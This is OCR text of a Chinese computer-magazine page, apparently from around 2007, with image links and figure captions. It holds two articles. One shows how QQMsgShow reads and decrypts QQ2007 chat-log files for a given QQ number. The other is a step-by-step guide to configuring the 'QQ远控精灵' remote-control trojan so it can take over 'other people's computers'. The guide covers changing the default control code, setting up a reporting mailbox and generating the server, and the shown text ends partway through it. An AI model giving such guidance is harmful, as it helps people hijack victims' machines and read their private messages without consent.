




图 7


QQ2007 聊天记录照样看


破坏病毒






前天一MM要我帮她找个离线查看QQ2007聊天记录的工具，我爽快的答应了。在网上翻了半天，找出来一个名叫QQMsgShow的小工具，支持QQ2007。






QQMsgShow的界面非常简洁，先点击“选择QQ目录”按钮，选择QQ的安装目录，然后在下边的下拉列中选择我们要查看的QQ号码，最后按右边的“查看消息”（图1）。该QQ与别的好友的聊天记录就会显示出来了（图2）。除了能够显示聊天记录外，还有系统消息、群组消息等（图3）。

因为我们不是注册用户，所以“导出资料”功能不能使用（图4）。不过“QQ工具”中的“手动破解消息文件”可以使用的。先选择MsgEx.db文件（图5），再输入其对应的QQ号码（图6），点击““查看QQ消息”按钮，就能得到这个号码的聊天记录了。





如果查看聊天记录时出现了乱码，可以在显示聊天信息的窗口中点击鼠标右键，然后选择“编码”，从中选择正确的编码（通常是选择简体中文）就可以了。

（本文所涉及到的QQMsgShow已收录到光盘中）

让QQ消息来控制别人的电脑

姜超

QQ消息也能控制别人的电脑吗？这太神奇了吧！怎么实现的呢？其实方法很简单，只需要一款名叫“QQ远控精灵”的木马就可以实现通过QQ聊天信息来控制别人电脑的目的了。它拥有关闭/重启远程计算机、注销用户、抓屏、抓屏并发送、列举进程、列举进程并发送、关闭进程（ID）、关闭进程（文件名）、下载文件、下载文件并运行、运行文件、删除文件、卸载服务端等非常丰富的功能，虽然比起灰鸽子等木马的功能要略微逊色些，但是其操控灵活和方便是那些木马不可比拟的。说了这么多的功能，我们还是来看一下如何使用这个木马通过发送QQ信息控制别人的吧！

QQ 远控精灵的配置

我们以“QQ远控精灵”2.4版为例，首先运行客户端QQClient.exe，如图1。只需要修改“输入识别码”后面框里的数据既可，识别代码的作用是防止别人利用默认的识别码来控制你的肉机，QQ远控精灵默认的识别码是“wsdgs”，我们将其修改成别的五位识别码，比如12345等。




图 1

识别码修改完后，点击“生成服务端”按钮，这时在原来的界面上又会出现一个“配置服务端”的窗口，在这儿主要是填写我们的邮箱信息，和以往我们使用的那些QQ盗号木马的原理是一样的（图2）。




图 2

邮箱信息填写完毕后，可以按“发信测试”按钮（图3），目的是测试一下我们的邮箱是否能够接收到测试的邮件，如果收到了，就说明我们的配置没问题了（图4）。最后点击“配置服务端”窗口里的“生成服务端”按钮，就会生成木马的服务端了。




图 3

